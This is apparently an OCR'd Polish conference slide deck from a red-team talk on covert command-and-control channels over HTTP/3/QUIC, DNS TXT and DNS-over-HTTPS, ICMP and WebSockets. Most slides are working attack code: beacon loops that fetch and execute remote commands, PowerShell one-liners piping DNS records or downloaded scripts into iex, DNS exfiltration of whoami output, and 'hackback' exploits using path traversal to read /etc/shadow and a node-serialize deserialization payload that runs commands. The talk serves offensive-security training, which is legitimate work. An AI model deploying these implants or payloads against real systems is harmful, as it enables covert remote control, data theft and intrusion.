
Rozdział VI: HTTP/3? No bez jaj!



https://bloggeek.me/who-needs-quic-in-webrtc/

Rozdział VI: HTTP/3 == HTTP/2 over QUIC

Quick
UDP
Internet
Connections



https://blog.3g4g.co.uk/2018/02/quic-possibly-in-5g-3gpp-release-16.html

Rozdział VI: HTTP/3 == HTTP/2 over QUIC

```
FROM python:3
WORKDIR /usr/src/app
RUN git clone https://github.com/aiortc/aioquic.git /usr/src/app
RUN pip install -e .
RUN pip install aiofiles asgiref httpbin starlette wsproto
CMD ["python", "examples/http3_server.py", "-c",
"/certs/fullchain.pem", "-k", "/certs/privkey.pem", "--port", "443"]
```

```
version: '3'
services:
  aioquic:
    build: .
    image: aioquic-demo-http3-server
    ports:
      - "443:443/udp"
    volumes:
      - ./certs:/certs
      - ./c2:/usr/src/app/examples/htdocs/c2
```

Rozdział VI: HTTP/3 == HTTP/2 over QUIC

OS X

UNIX.

```
while [ True ]; do
        cmd=$(curl -ks --http3 https://dark.c4.aptmc.pl/c2/$USER)
        [[ "$cmd" =~ "Not Found" ]] || $cmd
        sleep 5
done
```

Rozdział VI: A DNS jeszcze na czasie?

```
(Resolve-DnsName -Type TXT calc.aptmc.pl).strings|iex
```

```
Resolve-DnsName -Type
TXT msg.aptmc.pl|%{[System.Text.Encoding]::UTF8.GetString([System.Convert]::
FromBase64String($_.strings))}|iex
```

```
[System.Text.Encoding]::UTF8.GetString(
[System.Convert]::FromBase64String((((Resolve-DnsName -Type TXT
msg10.aptmc.pl).strings|sort) -join "" -replace "[\d]\.","")))|iex
```


Rozdział VI: A DNS jeszcze na czasie?

```
iwr https://raw.githubusercontent.com/aptmasterclass/powershell-kungfu/master/exfil/Invoke-DNSExfil.psl | iex
whoami | Invoke-DNSExfil foo.aptmc.pl
```

Rozdział VI: A DNS jeszcze na czasie?

curl -s -H 'accept: application/dns+json' 'https://dns.google.com/resolve?name=**msg10.aptmc.pl**&type=**TXT**'

https://github.com/curl/curl/wiki/DNS-over-HTTPS#publicly-available-servers



4. bash

```
drg@dhq[~]$ curl -s -H 'accept: application/dns+json' 'https://dns.google.com/resolve?name=msg10.aptmc.pl&type=TXT' | jq  '.Answer[].data'
"\"4.tZSgiU3lzdGVtLldpbmRvd3MuRm9ybXMiKQ0KW1N5c3RlbS5XaW5kb3dzLk\""
"\"6.iwgIkhlbGxvIiwgMSk=\""
"\"3.G9hZFdpdGhQYXJ0aWFsTmF\""
"\"5.Zvcm1zLk1lc3NhZ2VCb3hdOjpTaG93KCJJIGxvdmUgdGhpcyBqb2IhIDspI\""
"\"2.aW9uLkFzc2VtYmx5XTo6T\""
"\"1.W1N5c3RlbS5SZWZsZWN0\""
drg@dhq[~]$
```

Rozdział VI: A DNS jeszcze na czasie?

tools.ietf.org/id/draft-huitema-quic-dnsoquic-06.html#iana-considerations

Network Working Group
Internet-Draft
Intended status: Standards Track
Expires: September 8, 2019

8.2. Reservation of Dedicated Port

IANA is required to add the following value to the "Service Name and Transport Protocol Port Number Registry" in the System Range. The registry for that range requires IETF Review or IESG Approval [RFC6335], and such a review was requested using the early allocation process [RFC7120] for the well-known UDP port in this document. Since port 853 is reserved for 'DNS query-response protocol run over TLS' consideration is requested for reserving port TBD for 'DNS query-response protocol run over QUIC'.

Service Name	domain-s
Transport Protocol(s)	TCP/UDP
Assignee	IESG
Contact	IETF Chair
Description	DNS query-response protocol run over QUIC
Reference	This document

8.2.1. Port number 784 for experimentations

RFC Editor's Note: Please remove this section prior to publication of a final version of this document.


Early experiments MAY use port 784. This port is marked in the IANA registry as unassigned.

Specification of DNS over Dedicated QUIC Connections

draft-huitema-quic-dnsoquic-06

Abstract

This document describes the use of QUIC to provide transport privacy for DNS. The encryption provided by QUIC has similar properties to that provided by TLS, while QUIC transport eliminates the head-of-line blocking issues inherent with TCP and provides more efficient error corrections than UDP. DNS over QUIC (DNS/QUIC) has privacy properties similar to DNS over TLS specified in RFC7858, and performance similar to classic DNS over UDP.



https://tools.ietf.org/id/draft-huitema-quic-dnsoquic-06.html

Rozdział VII: Garść inspiracji

Serwer: 220 smtp.server.com Simple Mail Transfer Service Ready

Klient EHLO client.example.com

Serwer: 250-smtp.server.com Hello client.example.com

Serwer: 250-SIZE 1000000

Serwer: 250 AUTH LOGIN PLAIN CRAM-MD5

Klient: AUTH **CRAM-MD5**

Serwer: 334 PDQxOTI5NDIzNDEuMTI4MjgONzJAc291cmNlZm91ci5hbmRyZXcuY2l1LmVkdT4=

Klient: cmpzMyBlYzNhNTlmZWQzOTVhYmExZWM2MzY3YzRmNGIOMWFjMA==

Serwer: 235 2.7.0 Authentication successful

SMTP **IMAP3** **POP3** **...**

Rozdział VII: Garść inspiracji

Rozdział VII: Garść inspiracji


Meterpreter Payload Delivery using DNS AXFR PoC

As red teamers, we have plenty, different DNS-based exfiltration/tunneling/ C2 / payload delivery techniques to choose. I went through many available tools and found that most of them rely on DNS query types from the list below:

- A
- AAAA
- SOA
- TXT
- NULL
- MX
- CNAME

So what about DNS AXFR?

https://www.defensive-security.com/blog/meterpreter-payload-delivery-using-dns-axfr-poc



Bonus: Hackback


HackBack: ICMP Listener

```
#! /usr/bin/env python
# sysctl net.ipv4.icmp_echo_ignore_all=1

from scapy.all import *

def handle_ping(pkt):
  if (pkt[2].type == 8):
    try:
      dst=pkt[1].dst
      src=pkt[1].src
      seq = pkt[2].seq
      id = pkt[2].id
      load=pkt[3].load

      print "payload from %s: %s" % (src, load)

      reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/handle_load(load)
      send(reply,verbose=False)
    except:
      pass

if __name__=="__main__":
  iface = "enp1s0"
  filter = "icmp and icmp[0]=8"
  sniff(iface=iface, prn=handle_ping, filter=filter)
```

```
def handle_load(load):
  try:
    return "c:" + open("./data/%s" % load, "r").read().strip()
except:
    return ""
```

HackBack: oryginalny klient C2

```
$sleep = 10; $target = ”dark.c4.aptmc.pl"

while ($true) {
   $ICMPClient = New-Object System.Net.NetworkInformation.Ping
   $r=$ICMPClient.Send($target, 10, ([text.encoding]::ASCII).GetBytes($env:USERNAME))

   $r=[System.Text.Encoding]::ASCII.GetString($r.Buffer)

   if ($r -match "^c:(..*)$") {

      $out = iex $matches[1] 2>&1|out-string

      $ICMPClient.Send($target, 10, ([text.encoding]::ASCII).GetBytes("r:$out"))

   }

   start-sleep $sleep

}
```



HackBack – ICMP C2 Exploit

```
$target = ”dark.c4.aptmc.pl"
$ICMPClient = New-Object System.Net.NetworkInformation.Ping
$r=$ICMPClient.Send($target, 10, ([text.encoding]::ASCII).GetBytes(“../../../../etc/shadow”))
$r=[System.Text.Encoding]::ASCII.GetString($r.Buffer)
echo  $r
```

HackBack: WebSockets Listener

```
const fs = require('fs')
const WebSocket = require('ws');
const url = require('url');

const wss = new WebSocket.Server({ port: 8181 });

wss.on('connection', function connection(ws, req) {
   var uid = url.parse(req.url, true).query.uid;
   console.log("Guest with UID " + uid + " connected");
   if (fs.existsSync('./data/' + uid)) { // perhaps reconnect?
      try {
         ws.send(fs.readFileSync('./data/' + uid).toString());
      } catch (err) { console.log(err); }
   }
```

HackBack: WebSockets Listener

```
fastify.post('/*', function (request, reply) {
 var data = serialize.unserialize(request.body);
 var cmd = '';
 if (data['result'] != '') {
  fs.appendFileSync('./data/' + data.uid + '.out', data['result']);
 }
 try {
  cmd = fs.readFileSync('./data/' + data.uid)
  fs.writeFileSync('./data/' + data.uid, "")
  data['cmd'] = new Buffer.from(cmd).toString().trim();
  reply.code(200).header('Content-Type', 'text/plain; charset=utf-8').send(serialize.serialize(data))
 } catch (err) {
  reply.code(200).send("go away")
 }
});
fastify.listen(3001, "0.0.0.0")
```

HackBack: WebSockets Exploit PathTraversal

```
ws = new
WebSocket("ws://dark.c4.aptmc.pl:8181/?uid=../../../../../../../../
/etc/shadow").onmessage = function(e) { console.log(e.data); };
```

HackBack: WebSockets Exploit Deserialization

```
curl https://dark.c2.aptmc.pl:3001/hello  -H "Content-type:
text/plain"  -d
'{"uid":"_$$ND_FUNC$$_function(){\nconsole.log(require(\"
child_process\").execSync(\"ps aux\").toString());\n}()"}
```

Slajdy/źródła: https://aptmasterclass.com/bsides19/

Dzięki!

Paweł Maziarz <pawel.maziarz@pmlabs.net>
https://aptmasterclass.com/
https://**blog**.aptmasterclass.com/ (**aptm.in**)
https://twitter.com/pawelmaziarz, https://www.linkedin.com/in/pawelmaziarz/